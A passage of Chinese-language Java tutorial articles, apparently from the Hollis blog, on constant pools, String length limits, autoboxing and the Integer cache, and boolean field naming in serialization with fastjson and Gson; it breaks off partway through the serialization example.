至于到底哪个阶段会做这件事情，以及 Class 常量池中的常量会以何种方式被加载到具体什么地方，会在本系列文章的后续内容中继续阐述。欢迎关注我的博客（http://www.hollischuang.com）和公众号(Hollis)，即可第一时间获得最新内容。

另外，关于常量池中常量的存储形式，以及数据类型的表示方法本文中并未涉及，并不是说这部分知识点不重要，只是 Class 字节码的分析本就枯燥，作者不想在一篇文章中给读者灌输太多的理论上的内容。感兴趣的读者可以自行 Google 学习，如果真的有必要，我也可以单独写一篇文章再深入介绍。

参考资料

《深入理解 java 虚拟机》
《Java 虚拟机原理图解》 1.2.2、Class 文件中的常量池详解（上）

运行时常量池

运行时常量池（ Runtime Constant Pool ）是每一个类或接口的常量池（ Constant_Pool ）的运行时表示形式。

它包括了若干种不同的常量：从编译期可知的数值字面量到必须运行期解析后才能获得的方法或字段引用。运行时常量池扮演了类似传统语言中符号表（ SymbolTable)的角色，不过它存储数据范围比通常意义上的符号表要更为广泛。

每一个运行时常量池都分配在 Java 虚拟机的方法区之中，在类和接口被加载到虚拟机后，对应的运行时常量池就被创建出来。

以上，是 Java 虚拟机规范中关于运行时常量池的定义。

运行时常量池在 JDK 各个版本中的实现

根据 Java 虚拟机规范约定：每一个运行时常量池都在 Java 虚拟机的方法区中分配，在加载类和接口到虚拟机后，就创建对应的运行时常量池。

在不同版本的 JDK 中，运行时常量池所处的位置也不一样。以 HotSpot 为例：

在 JDK 1.7 之前，方法区位于堆内存的永久代中，运行时常量池作为方法区的一部分，也处于永久代中。

因为使用永久代实现方法区可能导致内存泄露问题，所以，从 JDK1.7 开始，JVM 尝试解决这一问题，在 1.7 中，将原本位于永久代中的运行时常量池移动到堆内存中。（永久代在 JDK 1.7 并没有完全移除，只是原来方法区中的运行时常量池、类的静态变量等移动到了堆内存中。）

在 JDK 1.8 中，彻底移除了永久代，方法区通过元空间的方式实现。随之，运行时常量池也在元空间中实现。

运行时常量池中常量的来源

运行时常量池中包含了若干种不同的常量：

编译期可知的字面量和符号引用（来自 Class 常量池）运行期解析后可获得的常量（如 String 的 intern 方法）。

所以，运行时常量池中的内容包含：Class 常量池中的常量、字符串常量池中的内容

运行时常量池、Class 常量池、字符串常量池的区别与联系。

虚拟机启动过程中，会将各个 Class 文件中的常量池载入到运行时常量池中。

所以， Class 常量池只是一个媒介场所。在 JVM 真的运行时，需要把常量池中的常量加载到内存中，进入到运行时常量池。

字符串常量池可以理解为运行时常量池分出来的部分。加载时，对于 class 的静态常量池，如果字符串会被装到字符串常量池中。

intern

在 JVM 中，为了减少相同的字符串的重复创建，为了达到节省内存的目的。会单独开辟一块内存，用于保存字符串常量，这个内存区域被叫做字符串常量池。

当代码中出现双引号形式（字面量）创建字符串对象时，JVM 会先对这个字符串进行检查，如果字符串常量池中存在相同内容的字符串对象的引用，则将这个引用返回；否则，创建新的字符串对象，然后将这个引用放入字符串常量池，并返回该引用。

除了以上方式之外，还有一种可以在运行期将字符串内容放置到字符串常量池的办法，那就是使用 intern。

intern 的功能很简单：

在每次赋值的时候使用 String 的 intern 方法，如果常量池中有相同值，就会重复使用该对象，返回对象引用。

String 有没有长度限制?

关于 String 有没有长度限制的问题，我之前单独写过一篇文章分析过，最近我又抽空回顾了一下这个问题，发现又有了一些新的认识。于是准备重新整理下这个内容。

这次在之前那篇文章的基础上除了增加了一些验证过程外，还有些错误内容的修正。我这次在分析过程中会尝试对 Jdk 的编译过程进行 debug，并且会参考一些 JVM 规范等全方面的介绍下这个知识点。

因为这个问题涉及到 Java 的编译原理相关的知识，所以通过视频的方式讲解会更加容易理解一些，视频我上传到了 B 站：https://www.bilibili.com/video/BV1uK4y1t7H1/。

String 的长度限制

想要搞清楚这个问题，首先我们需要翻阅一下 String 的源码，看下其中是否有关于长度的限制或者定义。

String 类中有很多重载的构造函数，其中有几个是支持用户传入 length 来执行长度的：

```
public String(byte bytes[], int offset, int length)
```

可以看到，这里面的参数 length 是使用 int 类型定义的，那么也就是说，String 定义的时候，最大支持的长度就是 int 的最大范围值。

根据 Integer 类的定义，java.lang.Integer#MAX_VALUE 的最大值是 2^31 - 1;

那么，我们是不是就可以认为 String 能支持的最大长度就是这个值了呢?

其实并不是，这个值只是在运行期，我们构造 String 的时候可以支持的一个最大长度，而实际上，在编译期，定义字符串的时候也是有长度限制的。

如以下代码：

```
String s = "11111...1111";//其中有 10 万个字符"1"
```

当我们使用如上形式定义一个字符串的时候，当我们执行 javac 编译时，是会抛出异常的，提示如下：

```
错误：常量字符串过长
```

那么，明明 String 的构造函数指定的长度是可以支持 2147483647(2^31 - 1)的，为什么像以上形式定义的时候无法编译呢?

其实，形如 `String s = "xxx";`定义 String 的时候，xxx 被我们称之为字面量，这种字面量在编译之后会以常量的形式进入到 Class 常量池。

那么问题就来了，因为要进入常量池，就要遵守常量池的有关规定。

常量池限制

我们知道，javac 是将 Java 文件编译成 class 文件的一个命令，那么在 Class 文件生成过程中，就需要遵守一定的格式。

根据《Java 虚拟机规范》中第 4.4 章节常量池的定义，CONSTANT_String_info 用于表示 java.lang.String 类型的常量对象，格式如下：

```
CONSTANT_String_info {
    u1 tag;
    u2 string_index;
    }
```

其中，string_index 项的值必须是对常量池的有效索引， 常量池在该索引处的项必须是 CONSTANT_Utf8_info 结构，表示一组 Unicode 码点序列，这组 Unicode 码点序列最终会被初始化为一个 String 对象。

CONSTANT_Utf8_info 结构用于表示字符串常量的值：

```
CONSTANT_Utf8_info {
    u1 tag;
    u2 length;
    u1 bytes[length];
    }
```

其中，length 则指明了 bytes[]数组的长度，其类型为 u2。

通过翻阅《规范》，我们可以获悉。u2 表示两个字节的无符号数，那么 1 个字节有 8 位，2 个字节就有 16 位。

16 位无符号数可表示的最大值位 2^16 − 1 = 65535。

也就是说，Class 文件中常量池的格式规定了，其字符串常量的长度不能超过 65535。

那么，我们尝试使用以下方式定义字符串：

```
String s = "11111...1111";//其中有 65535 个字符"1"
```

尝试使用 javac 编译，同样会得到"错误：常量字符串过长"，那么原因是什么呢?

其实，这个原因在 javac 的代码中是可以找到的，在 Gen 类中有如下代码：

```
private void checkStringConstant(DiagnosticPosition var1, Object var2) {
    if (this.nerrs == 0 && var2 != null && var2 instanceof String && ((String)v
ar2).length() >= 65535) {
        this.log.error(var1, "limit.string", new Object[0]);
        ++this.nerrs;
    }
    }
```

代码中可以看出，当参数类型为 String，并且长度大于等于 65535 的时候，就会导致编译失败。

这个地方大家可以尝试着 debug 一下 javac 的编译过程（视频中有对 java 的编译过程进行 debug 的方法），也可以发现这个地方会报错。

如果我们尝试以 65534 个字符定义字符串，则会发现可以正常编译。

其实，关于这个值，在《Java 虚拟机规范》也有过说明：

if the Java Virtual Machine code for a method is exactly 65535 bytes long and ends with an instruction that is 1 byte long, then that instruction cannot be protected by an exception handler. A compiler writer can work around this bug by limiting the maximum size of the generated Java Virtual Machine code for any method, instance initialization method, or static initializer (the size of any code array) to 65534 bytes.

运行期限制

上面提到的这种 String 长度的限制是编译期的限制，也就是使用 String s= “”;这种字面值方式定义的时候才会有的限制。

那么。String 在运行期有没有限制呢，答案是有的，就是我们前文提到的那个 Integer.MAX_VALUE ，这个值约等于 4G，在运行期，如果 String 的长度超过这个范围，就可能会抛出异常。

(在 jdk 1.9 之前）int 是一个 32 位变量类型，取正数部分来算的话，他们最长可以有：

```
2^31-1 =2147483647 个 16-bit Unicodecharacter
2147483647 * 16 = 34359738352 位
34359738352 / 8 = 4294967294 (Byte)
4294967294 / 1024 = 4194303.998046875 (KB)
4194303.998046875 / 1024 = 4095.9999980926513671875 (MB)
4095.9999980926513671875 / 1024 = 3.999999981373548507690429687 5 (GB)
```

有近 4G 的容量。

很多人会有疑惑，编译的时候最大长度都要求小于 65535 了，运行期怎么会出现大于 65535 的情况呢。这其实很常见，如以下代码：

```
String s = "";
for (int i = 0; i <100000 ; i++) {
   s+="i";}
```

得到的字符串长度就有 10 万，另外我之前在实际应用中遇到过这个问题。

之前一次系统对接，需要传输高清图片，约定的传输方式是对方将图片转成 BASE6 编码，我们接收到之后再转成图片。

在将 BASE64 编码后的内容赋值给字符串的时候就抛了异常。

总结

字符串有长度限制，在编译期，要求字符串常量池中的常量不能超过 65535，并且在 javac 执行过程中控制了最大值为 65534。

在运行期，长度不能超过 Int 的范围，否则会抛异常。

最后，这个知识点 ，我录制了视频(https://www.bilibili.com/video/BV1uK4y1t7H1/)，其中有关于如何进行实验测试、如何查阅 Java 规范以及如何对 javac 进行 deubg 的技巧。欢迎进一步学习。

自动拆/装箱的实现

自动拆/装箱

本文主要介绍 Java 中的自动拆箱与自动装箱的有关知识。

基本数据类型

基本类型，或者叫做内置类型，是 Java 中不同于类(Class)的特殊类型。它们是我们编程中使用最频繁的类型。

Java 是一种强类型语言，第一次申明变量必须说明数据类型，第一次变量赋值称为变量的初始化。

Java 基本类型共有八种，基本类型可以分为三类:

字符类型 `char`
布尔类型 `boolean`
数值类型 `byte`、`short`、`int`、`long`、`float`、`double`。

数值类型又可以分为整数类型 `byte`、`short`、`int`、`long` 和浮点数类型 `float`、`double`。

Java 中的数值类型不存在无符号的，它们的取值范围是固定的，不会随着机器硬件环境或者操作系统的改变而改变。

实际上，Java 中还存在另外一种基本类型 `void`，它也有对应的包装类 `java.lang.Void`，不过我们无法直接对它们进行操作。

基本数据类型有什么好处

我们都知道在 Java 语言中，`new` 一个对象是存储在堆里的，我们通过栈中的引用来使用这些对象；所以，对象本身来说是比较消耗资源的。

对于经常用到的类型，如 int 等，如果我们每次使用这种变量的时候都需要 new 一个 Java 对象的话，就会比较笨重。所以，和 C++一样，Java 提供了基本数据类型，这种数

据的变量不需要使用 new 创建，他们不会在堆上创建，而是直接在栈内存中存储，因此会更加高效。

整型的取值范围

Java 中的整型主要包含 byte、short、int 和 long 这四种，表示的数字范围也是从小到大的，之所以表示范围不同主要和他们存储数据时所占的字节数有关。

先来个简答的科普，1 字节=8 位（bit）。java 中的整型属于有符号数。

先来看计算中 8bit 可以表示的数字：

```
最小值：10000000 （-128）(-2^7)
最大值：01111111（127）(2^7-1)
```

整型的这几个类型中：

- byte：byte 用 1 个字节来存储，范围为-128(-2^7)到 127(2^7-1)，在变量初始化的时候，byte 类型的默认值为 0。
- short：short 用 2 个字节存储，范围为-32,768（-2^15)到 32,767（2^15-1)，在变量初始化的时候，short 类型的默认值为 0，一般情况下，因为 Java 本身转型的原因，可以直接写为 0。
- int：int 用 4 个字节存储，范围为-2,147,483,648（-2^31)到 2,147,483,647（2^31-1)，在变量初始化的时候，int 类型的默认值为 0。
- long：long 用 8 个字节存储，范围为-9,223,372,036,854,775,808（-2^63)到 9,223,372,036，854,775,807（2^63-1)，在变量初始化的时候，long 类型的默认值为 0L 或 0l，也可直接写为 0。

超出范围怎么办

上面说过了，整型中，每个类型都有一定的表示范围，但是，在程序中有些计算会导致超出表示范围，即溢出。如以下代码：

```
int i = Integer.MAX_VALUE;
int j = Integer.MAX_VALUE;
int k = i + j;
System.out.println("i (" + i + ") + j (" + j + ") = k (" + k + ")");
```

输出结果：i (2147483647) + j (2147483647) = k (-2)

这就是发生了溢出，溢出的时候并不会抛异常，也没有任何提示。所以，在程序中，使用同类型的数据进行运算的时候，一定要注意数据溢出的问题。

包装类型

Java 语言是一个面向对象的语言，但是 Java 中的基本数据类型却是不面向对象的，这在实际使用时存在很多的不便，为了解决这个不足，在设计类时为每个基本数据类型设计了一个对应的类进行代表，这样八个和基本数据类型对应的类统称为包装类(Wrapper Class)。

包装类均位于 java.lang 包，包装类和基本数据类型的对应关系如下表所示：

基本数据类型	包装类
byte	Byte
boolean	Boolean
short	Short
char	Character
int	Integer
long	Long
float	Float
double	Double

在这八个类名中，除了 Integer 和 Character 类以后，其它六个类的类名和基本数据类型一致，只是类名的第一个字母大写即可。

为什么需要包装类

很多人会有疑问，既然 Java 中为了提高效率，提供了八种基本数据类型，为什么还要提供包装类呢?

这个问题，其实前面已经有了答案，因为 Java 是一种面向对象语言，很多地方都需要使用对象而不是基本数据类型。比如，在集合类中，我们是无法将 int 、double 等类型放进去的。因为集合的容器要求元素是 Object 类型。

为了让基本类型也具有对象的特征，就出现了包装类型，它相当于将基本类型“包装起来”，使得它具有了对象的性质，并且为其添加了属性和方法，丰富了基本类型的操作。

拆箱与装箱

那么，有了基本数据类型和包装类，肯定有些时候要在他们之间进行转换。比如把一个基本数据类型的 int 转换成一个包装类型的 Integer 对象。

我们认为包装类是对基本类型的包装，所以，把基本数据类型转换成包装类的过程就是打包装，英文对应于 boxing，中文翻译为装箱。

反之，把包装类转换成基本数据类型的过程就是拆包装，英文对应于 unboxing，中文翻译为拆箱。

在 Java SE5 之前，要进行装箱，可以通过以下代码:

```
Integer i = new Integer(10);
```

自动拆箱与自动装箱

在 Java SE5 中，为了减少开发人员的工作，Java 提供了自动拆箱与自动装箱功能。

自动装箱: 就是将基本数据类型自动转换成对应的包装类。

自动拆箱：就是将包装类自动转换成对应的基本数据类型。

```
    Integer i =10;  //自动装箱
    int b= i;     //自动拆箱
Integer i=10 可以替代 Integer i = new Integer(10);
```

这就是因为 Java 帮我们提供了自动装箱的功能，不需要开发者手动去 new 一个 Integer 对象。

自动装箱与自动拆箱的实现原理

既然 Java 提供了自动拆装箱的能力，那么，我们就来看一下，到底是什么原理，Java 是如何实现的自动拆装箱功能。

我们有以下自动拆装箱的代码：

```
    public static  void main(String[]args) {
        Integer integer=1; //装箱
        int i=integer; //拆箱
}
```

对以上代码进行反编译后可以得到以下代码：

```
     public static  void main(String[]args) {
       Integer integer=Integer.valueOf(1);
       int i=integer.intValue();
 }
```

从上面反编译后的代码可以看出，int 的自动装箱都是通过 Integer.valueOf()方法来实现的，Integer 的自动拆箱都是通过 integer.intValue 来实现的。如果读者感兴趣，可以试着将八种类型都反编译一遍 ，你会发现以下规律：

自动装箱都是通过包装类的 valueOf()方法来实现的.自动拆箱都是通过包装类对象的 xxxValue()来实现的。

哪些地方会自动拆装箱

我们了解过原理之后，在来看一下，什么情况下，Java 会帮我们进行自动拆装箱。前面提到的变量的初始化和赋值的场景就不介绍了，那是最简单的也最容易理解的。

我们主要来看一下，那些可能被忽略的场景。

场景一、将基本数据类型放入集合类

我们知道，Java 中的集合类只能接收对象类型，那么以下代码为什么会不报错呢?

```
   List<Integer> li = new ArrayList<>();
   for (int i = 1; i < 50; i ++){
      li.add(i);
}
```

将上面代码进行反编译，可以得到以下代码:

```
   List<Integer> li = new ArrayList<>();
   for (int i = 1; i < 50; i += 2){
      li.add(Integer.valueOf(i));
}
```

以上，我们可以得出结论，当我们把基本数据类型放入集合类中的时候，会进行自动装箱。

场景二、包装类型和基本类型的大小比较

有没有人想过，当我们对 Integer 对象与基本类型进行大小比较的时候，实际上比较的是什么内容呢? 看以下代码:

```
 Integer a=1;
   System.out.println(a==1?"等于":"不等于");
   Boolean bool=false;
   System.out.println(bool?"真":"假");
```

对以上代码进行反编译，得到以下代码:

```
Integer a=1;
System.out.println(a.intValue()==1?"等于":"不等于");
Boolean bool=false;
System.out.println(bool.booleanValue?"真":"假");
```

可以看到，包装类与基本数据类型进行比较运算，是先将包装类进行拆箱成基本数据类型，然后进行比较的。

场景三、包装类型的运算

有没有人想过，当我们对 Integer 对象进行四则运算的时候，是如何进行的呢？看以下代码：

```
Integer i = 10;
Integer j = 20;

System.out.println(i+j);
```

反编译后代码如下：

```
Integer i = Integer.valueOf(10);
Integer j = Integer.valueOf(20);
System.out.println(i.intValue() + j.intValue());
```

我们发现，两个包装类型之间的运算，会被自动拆箱成基本类型进行。

场景四、三目运算符的使用

这是很多人不知道的一个场景，作者也是一次线上的血淋淋的 Bug 发生后才了解到的一种案例。看一个简单的三目运算符的代码：

```
boolean flag = true;
Integer i = 0;
int j = 1;
int k = flag ? i : j;
```

很多人不知道，其实在 int k = flag ? i : j;这一行，会发生自动拆箱（JDK1.8 之前，相见：https://www.hollischuang.com/archives/4749）。反编译后代码如下：

```
    boolean flag = true;
    Integer i = Integer.valueOf(0);
    int j = 1;
    int k = flag ? i.intValue() : j;
    System.out.println(k);
```

这其实是三目运算符的语法规范。当第二，第三位操作数分别为基本类型和对象时，其中的对象就会拆箱为基本类型进行操作。

因为例子中，flag ? i : j;片段中，第二段的 i 是一个包装类型的对象，而第三段的 j 是一个基本类型，所以会对包装类进行自动拆箱。如果这个时候 i 的值为 null，那么就会发生 NPE。（自动拆箱导致空指针异常）

场景五、函数参数与返回值

这个比较容易理解，直接上代码了：

```
    //自动拆箱
    public int getNum1(Integer num) {
     return num;
    }
    //自动装箱
    public Integer getNum2(int num) {
     return num;
}
```

自动拆装箱与缓存

Java SE 的自动拆装箱还提供了一个和缓存有关的功能，我们先来看以下代码，猜测一下输出结果：

```
public static void main(String... strings) {
      Integer integer1 = 3;
      Integer integer2 = 3;
      if (integer1 == integer2)
          System.out.println("integer1 == integer2");
      else
          System.out.println("integer1 != integer2");
      Integer integer3 = 300;
      Integer integer4 = 300;
      if (integer3 == integer4)
          System.out.println("integer3 == integer4");
      else
          System.out.println("integer3 != integer4"); }
```

我们普遍认为上面的两个判断的结果都是 false。虽然比较的值是相等的，但是由于比较的是对象，而对象的引用不一样，所以会认为两个 if 判断都是 false 的。在 Java 中，==比较的是对象应用，而 equals 比较的是值。所以，在这个例子中，不同的对象有不同的引用，所以在进行比较的时候都将返回 false。奇怪的是，这里两个类似的 if 条件判断返回不同的布尔值。

上面这段代码真正的输出结果：

```
integer1 == integer2
integer3 != integer4
```

原因就和 Integer 中的缓存机制有关。在 Java 5 中，在 Integer 的操作上引入了一个新功能来节省内存和提高性能。整型对象通过使用相同的对象引用实现了缓存和重用。

适用于整数值区间-128 至 +127。

只适用于自动装箱。使用构造函数创建对象不适用。

具体的代码实现可以阅读 Java 中整型的缓存机制一文，这里不再阐述。

我们只需要知道，当需要进行自动装箱时，如果数字在-128 至 127 之间时，会直接使用缓存中的对象，而不是重新创建一个对象。

其中的 javadoc 详细的说明了缓存支持-128 到 127 之间的自动装箱过程。最大值 127 可以通过`-XX:AutoBoxCacheMax=size`修改。

实际上这个功能在 Java 5 中引入的时候,范围是固定的-128 至 +127。后来在 Java 6 中，可以通过`java.lang.Integer.IntegerCache.high`设置最大值。

这使我们可以根据应用程序的实际情况灵活地调整来提高性能。到底是什么原因选择这个-128 到 127 范围呢？因为这个范围的数字是最被广泛使用的。 在程序中，第一次使用 Integer 的时候也需要一定的额外时间来初始化这个缓存。

在 Boxing Conversion 部分的 Java 语言规范(JLS)规定如下：

如果一个变量 p 的值是：

```
-128 至 127 之间的整数(§3.10.1)

true 和 false 的布尔值 (§3.10.3)

'\u0000'至 '\u007f'之间的字符(§3.10.4)
```

范围内的时，将 p 包装成 a 和 b 两个对象时，可以直接使用 a==b 判断 a 和 b 的值是否相等。

自动拆装箱带来的问题

当然，自动拆装箱是一个很好的功能，大大节省了开发人员的精力，不再需要关心到底什么时候需要拆装箱。但是，他也会引入一些问题。

包装对象的数值比较，不能简单的使用==，虽然-128 到 127 之间的数字可以，但是这个范围之外还是需要使用 equals 比较。

前面提到，有些场景会进行自动拆装箱，同时也说过，由于自动拆箱，如果包装类对象为 null，那么自动拆箱时就有可能抛出 NPE。

如果一个 for 循环中有大量拆装箱操作，会浪费很多资源。

参考资料

Java 的自动拆装箱

Integer 的缓存机制

英文原文：Java_Integer_Cache 翻译地址：Java 中整型的缓存机制 原文作者：Java_Papers 翻译作者：Hollis

本文将介绍 Java 中 Integer 的缓存相关知识。这是在 Java 5 中引入的一个有助于节省内存、提高性能的功能。首先看一个使用 Integer 的示例代码，从中学习其缓存行为。接着我们将为什么这么实现以及他到底是如何实现的。你能猜出下面的 Java 程序的输出结果吗。如果你的结果和真正结果不一样，那么你就要好好看看本文了。

```
package com.javapapers.java;

public class JavaIntegerCache {
    public static void main(String... strings) {

        Integer integer1 = 3;
        Integer integer2 = 3;

        if (integer1 == integer2)
            System.out.println("integer1 == integer2");
        else
            System.out.println("integer1 != integer2");

        Integer integer3 = 300;
        Integer integer4 = 300;

        if (integer3 == integer4)
            System.out.println("integer3 == integer4");
        else
            System.out.println("integer3 != integer4");

    }
    }
```

我们普遍认为上面的两个判断的结果都是 false。虽然比较的值是相等的，但是由于比较的是对象，而对象的引用不一样，所以会认为两个 if 判断都是 false 的。在 Java 中，==比较的是对象应用，而 equals 比较的是值。所以，在这个例子中，不同的对象有不同的引用，所以在进行比较的时候都将返回 false。奇怪的是，这里两个类似的 if 条件判断返回不同的布尔值。

上面这段代码真正的输出结果：

```
integer1 == integer2
integer3 != integer4
```

Java 中 Integer 的缓存实现

在 Java 5 中，在 Integer 的操作上引入了一个新功能来节省内存和提高性能。整型对象通过使用相同的对象引用实现了缓存和重用。

适用于整数值区间-128 至 +127。

只适用于自动装箱。使用构造函数创建对象不适用。

Java 的编译器把基本数据类型自动转换成封装类对象的过程叫做自动装箱，相当于使用 valueOf 方法：

```
Integer a = 10; //this is autoboxing
Integer b = Integer.valueOf(10); //under the hood
```

现在我们知道了这种机制在源码中哪里使用了，那么接下来我们就看看 JDK 中的 valueOf 方法。下面是 JDK 1.8.0 build 25 的实现：

```
/**
     * Returns an {@code Integer} instance representing the specified
     * {@code int} value.  If a new {@code Integer} instance is not
     * required, this method should generally be used in preference to
     * the constructor {@link #Integer(int)}, as this method is likely
     * to yield significantly better space and time performance by
     * caching frequently requested values.
     *
     * This method will always cache values in the range -128 to 127,
     * inclusive, and may cache other values outside of this range.
     *
     * @param  i an {@code int} value.
     * @return an {@code Integer} instance representing {@code i}.
     * @since  1.5
     */
    public static Integer valueOf(int i) {
        if (i >= IntegerCache.low && i <= IntegerCache.high)
            return IntegerCache.cache[i + (-IntegerCache.low)];
        return new Integer(i);
}
```

在创建对象之前先从 IntegerCache.cache 中寻找。如果没找到才使用 new 新建对象。

IntegerCache Class

IntegerCache 是 Integer 类中定义的一个 private static 的内部类。接下来看看他的定义。

```
/**
     * Cache to support the object identity semantics of autoboxing for values
between
     * -128 and 127 (inclusive) as required by JLS.
     *
     * The cache is initialized on first usage.  The size of the cache
     * may be controlled by the {@code -XX:AutoBoxCacheMax=} option.
     * During VM initialization, java.lang.Integer.IntegerCache.high property
     * may be set and saved in the private system properties in the
     * sun.misc.VM class.
     */

    private static class IntegerCache {
        static final int low = -128;
        static final int high;
        static final Integer cache[];

        static {
            // high value may be configured by property
            int h = 127;
            String integerCacheHighPropValue =
                sun.misc.VM.getSavedProperty("java.lang.Integer.IntegerCache.h
igh");
            if (integerCacheHighPropValue != null) {
                try {
                    int i = parseInt(integerCacheHighPropValue);
                    i = Math.max(i, 127);
                    // Maximum array size is Integer.MAX_VALUE
                    h = Math.min(i, Integer.MAX_VALUE - (-low) -1);
                } catch( NumberFormatException nfe) {
                    // If the property cannot be parsed into an int, ignore it.
                }
            }
            high = h;

            cache = new Integer[(high - low) + 1];
            int j = low;
            for(int k = 0; k < cache.length; k++)
                cache[k] = new Integer(j++);

            // range [-128, 127] must be interned (JLS7 5.1.7)
            assert IntegerCache.high >= 127;
        }

        private IntegerCache() {}
}
```

其中的 javadoc 详细的说明了缓存支持-128 到 127 之间的自动装箱过程。最大值 127 可以通过-XX:AutoBoxCacheMax=size 修改。 缓存通过一个 for 循环实现。从低到高并创建尽可能多的整数并存储在一个整数数组中。这个缓存会在 Integer 类第一次被使用

的时候被初始化出来。以后，就可以使用缓存中包含的实例对象，而不是创建一个新的实例(在自动装箱的情况下)。

实际上这个功能在 Java 5 中引入的时候,范围是固定的-128 至 +127。后来在 Java 6 中，可以通过 java.lang.Integer.IntegerCache.high 设置最大值。这使我们可以根据应用程序的实际情况灵活地调整来提高性能。到底是什么原因选择这个-128 到 127 范围呢? 因为这个范围的数字是最被广泛使用的。 在程序中，第一次使用 Integer 的时候也需要一定的额外时间来初始化这个缓存。

Java 语言规范中的缓存行为

在 Boxing Conversion 部分的 Java 语言规范(JLS)规定如下:

如果一个变量 p 的值是:

-128 至 127 之间的整数(§ 3.10.1)

true 和 false 的布尔值（§ 3.10.3)

‘\u0000’至 ‘\u007f’之间的字符(§ 3.10.4)中时，将 p 包装成 a 和 b 两个对象时，可以直接使用 a==b 判断 a 和 b 的值是否相等。

其他缓存的对象

这种缓存行为不仅适用于 Integer 对象。我们针对所有的整数类型的类都有类似的缓存机制。

有 ByteCache 用于缓存 Byte 对象
有 ShortCache 用于缓存 Short 对象
有 LongCache 用于缓存 Long 对象
有 CharacterCache 用于缓存 Character 对象

Byte, Short, Long 有固定范围: -128 到 127。对于 Character, 范围是 0 到 127。除了 Integer 以外，这个范围都不能改变。

如何正确定义接口的返回值(boolean/Boolean)类型及命名(success/isSuccess)

在日常开发中，我们会经常要在类中定义布尔类型的变量，比如在给外部系统提供一个 RPC 接口的时候，我们一般会定义一个字段表示本次请求是否成功的。

关于这个"本次请求是否成功"的字段的定义，其实是有很多种讲究和坑的，稍有不慎就会掉入坑里，作者在很久之前就遇到过类似的问题，本文就来围绕这个简单分析一下。到底该如何定一个布尔类型的成员变量。

一般情况下，我们可以有以下四种方式来定义一个布尔类型的成员变量：

```
Boolean success
boolean isSuccess
Boolean success
Boolean isSuccess
```

以上四种定义形式，你日常开发中最常用的是哪种呢？到底哪一种才是正确的使用姿势呢？

通过观察我们可以发现，前两种和后两种的主要区别是变量的类型不同，前者使用的是 boolean，后者使用的是 Boolean。

另外，第一种和第三种在定义变量的时候，变量命名是 success，而另外两种使用 isSuccess 来命名的。

首先，我们来分析一下，到底应该是用 success 来命名，还是使用 isSuccess 更好一点。

success 还是 isSuccess

到底应该是用 success 还是 isSuccess 来给变量命名呢？从语义上面来讲，两种命名方式都可以讲的通，并且也都没有歧义。那么还有什么原则可以参考来让我们做选择呢。

在 Java 开发手册中关于这一点，有过一个『强制性』规定：

8. 【强制】POJO 类中布尔类型的变量，都不要加 is，否则部分框架解析会引起序列化错误。
反例：定义为基本数据类型 boolean isSuccess；的属性，它的方法也是 isSuccess()，RPC框架在反向解析的时候，“以为”对应的属性名称是 success，导致属性获取不到，进而抛出异常。

那么，为什么会有这样的规定呢？我们看一下 POJO 中布尔类型变量不同的命名有什么区别吧。

```
class Model1 {
    private Boolean isSuccess;
    public void setSuccess(Boolean success) {
        isSuccess = success;
    }
    public Boolean getSuccess() {
        return isSuccess;
    }
 }

class Model2 {
    private Boolean success;
    public Boolean getSuccess() {
        return success;
    }
    public void setSuccess(Boolean success) {
        this.success = success;
    }
}

class Model3 {
    private boolean isSuccess;
    public boolean isSuccess() {
        return isSuccess;
    }
    public void setSuccess(boolean success) {
        isSuccess = success;
    }
}

class Model4 {
    private boolean success;
    public boolean isSuccess() {
        return success;
    }
    public void setSuccess(boolean success) {
        this.success = success;
    }
    }
```

以上代码的 setter/getter 是使用 Intellij IDEA 自动生成的，仔细观察以上代码，你会发现以下规律：

- 基本类型自动生成的 getter 和 setter 方法，名称都是 isXXX()和 setXXX()形式的。
- 包装类型自动生成的 getter 和 setter 方法，名称都是 getXXX()和 setXXX()形式的。

既然，我们已经达成一致共识使用基本类型 boolean 来定义成员变量了，那么我们再来具体看下 Model3 和 Model4 中的 setter/getter 有何区别。

我们可以发现，虽然 Model3 和 Model4 中的成员变量的名称不同，一个是 success，另外一个是 isSuccess，但是他们自动生成的 getter 和 setter 方法名称都是 isSuccess 和 setSuccess。

Java Bean 中关于 setter/getter 的规范

关于 Java Bean 中的 getter/setter 方法的定义其实是有明确的规定的，根据 JavaBeans(TM) Specification 规定，如果是普通的参数 propertyName，要以下方式定义其 setter/getter：

```
public <PropertyType> get<PropertyName>();
public void set<PropertyName>(<PropertyType> a);
```

但是，布尔类型的变量 propertyName 则是单独定义的：

```
public boolean is<PropertyName>();
public void set<PropertyName>(boolean m);
```

8.3.2 Boolean properties

In addition, for boolean properties, we allow a getter method to match the pattern:

```
public boolean is<PropertyName>();
```

This "is<*PropertyName*>" method may be provided instead of a "get<*PropertyName*>" method, or it may be provided in addition to a "get<*PropertyName*>" method.

In either case, if the "is<*PropertyName*>" method is present for a boolean property then we will use the "is<*PropertyName*>" method to read the property value.

An example boolean property might be:

```
public boolean isMarsupial();
public void setMarsupial(boolean m);
```

通过对照这份 JavaBeans 规范，我们发现，在 Model4 中，变量名为 isSuccess，如果严格按照规范定义的话，他的 getter 方法应该叫 isIsSuccess。但是很多 IDE 都会默认生成为 isSuccess。

那这样做会带来什么问题呢。

在一般情况下，其实是没有影响的。但是有一种特殊情况就会有问题，那就是发生序列化的时候。

序列化带来的影响

关于序列化和反序列化请参考 Java 对象的序列化与反序列化。我们这里拿比较常用的 JSON 序列化来举例，看看看常用的 fastJson、jackson 和 Gson 之间有何区别：

```
public class BooleanMainTest  {
    public static void main(String[] args) throws IOException {
        //定一个 Model3 类型
        Model3 model3 = new Model3();
        model3.setSuccess(true);
      //使用 fastjson(1.2.16)序列化 model3 成字符串并输出
        System.out.println("Serializable Result With fastjson :" + JSON.toJSON
String(model3));
        //使用 Gson(2.8.5)序列化 model3 成字符串并输出
        Gson gson =new Gson();
        System.out.println("Serializable Result With Gson :" +gson.toJson(mode
l3));
      //使用 jackson(2.9.7)序列化 model3 成字符串并输出
        ObjectMapper om = new ObjectMapper();
        System.out.println("Serializable Result With jackson :" +om.writeValue
AsString(model3));
    }
}
class Model3 implements Serializable {
    private static final long serialVersionUID = 1836697963736227954L;
    private boolean isSuccess;
    public boolean isSuccess() {
        return isSuccess;
    }
    public void setSuccess(boolean success) {
        isSuccess = success;
    }
    public String getHollis(){
        return "hollischuang";
    }
    }
```

以上代码的 Model3 中，只有一个成员变量即 isSuccess，三个方法，分别是 IDE 帮我们自动生成的 isSuccess 和 setSuccess，另外一个是作者自己增加的一个符合 getter 命名规范的方法。

以上代码输出结果：

```
Serializable Result With fastjson :{"hollis":"hollischuang","success":true}
Serializable Result With Gson :{"isSuccess":true}
